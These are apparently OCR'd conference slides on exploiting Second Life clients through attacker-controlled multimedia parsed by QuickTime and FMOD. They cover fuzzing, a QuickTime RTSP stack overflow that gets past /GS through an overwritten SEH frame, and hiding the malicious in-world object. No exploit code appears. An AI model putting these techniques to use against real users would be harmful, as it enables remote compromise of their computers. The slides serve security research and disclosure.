
Multimedia Scenario




Multimedia Scenario



Multimedia Scenario



Multimedia Scenario



Advantages of this Approach

- Media delivered is completely controlled by attacker
- Attacker can choose when and to whom to deliver the exploit
- Malicious data does not pass through the SL servers
- SL can not log or filter the contents of the data (short of turning off multimedia)

Types of Multimedia Supported

- “Media”
  - Handled by QuickTime Player API
- Sound
  - Handled by fmod

fmod
music & sound effects system
Firelight Technologies Pty, Ltd.

QuickTime Player API

- QuickTime must be installed separately from SL
- Only possible media player in SL and recommended from the very first screen of SL
- QuickTime supports just about every image and movie format you've ever heard of - and many you haven't (except wmv)
- Every supported QT format is supported by SL
    - This includes sound files - even though SL is designed to use fmod for sound

FMOD

- Library used by many games and virtual worlds
  - Guitar Hero III, Call of Duty 4, StarCraft II, World of Warcraft, BioShock, etc.
- SL comes with version 3.7.4
- FMOD available for free in binary only
  - Can pick up the source code for $1500
- Supports many formats including mp2 mp3 wav ogg wma asf

Looking for Bugs

- At this point, forget SL for a moment
- Study Quicktime and FMOD in isolation
- Binary only - can still do static analysis :(
- I like fuzzing!

Fuzzing


- Quicktime
  - Can fuzz with standard tools: filefuzz, SPIKEfile, etc
  - Can fuzz on Mac or Linux - bugs should be platform independent
- FMOD
  - Download FMOD 3 Programmer’s API
  - Modify the stream sample app to terminate
  - Fuzz away

FMOD fuzzing

```
charlie-millers-computer:stream cmiller$ ./stream bad-0.mp3
===============================================================
Press SPACE to pause/unpause
Press 'f'   to fast forward 2 seconds
Press ESC   to quit
===============================================================
Playing stream...

Name      : bad-0.mp3
Frequency : 44100

pos  45767/ 45767 time 00:00/00:01 cpu  0.00%
STREAM ENDED!!

charlie-millers-computer:stream cmiller$
```

Our QuickTime Exploit


- Exploits stack buffer overflow in parsing of Content-Type header in RTSP response based on h07's PoC
    - Discovered by Luigi Auriemma (www.kb.cert.org/vuls/id/112179)
- QuickTime is compiled with Microsoft Visual Studio stack protection (/GS) and SafeSEH. Well, most of it ;)
- Overwriting stack return address will trigger a warning pop-up and the application will be terminated
- Overrunning entire stack segment will trigger exception and cause an overwritten SEH frame to be used



Create an object

Make it interesting, or....

Make it very uninteresting



Or even better...

Put it underground
Put it inside something
You don’t have to see it to get pwned by it

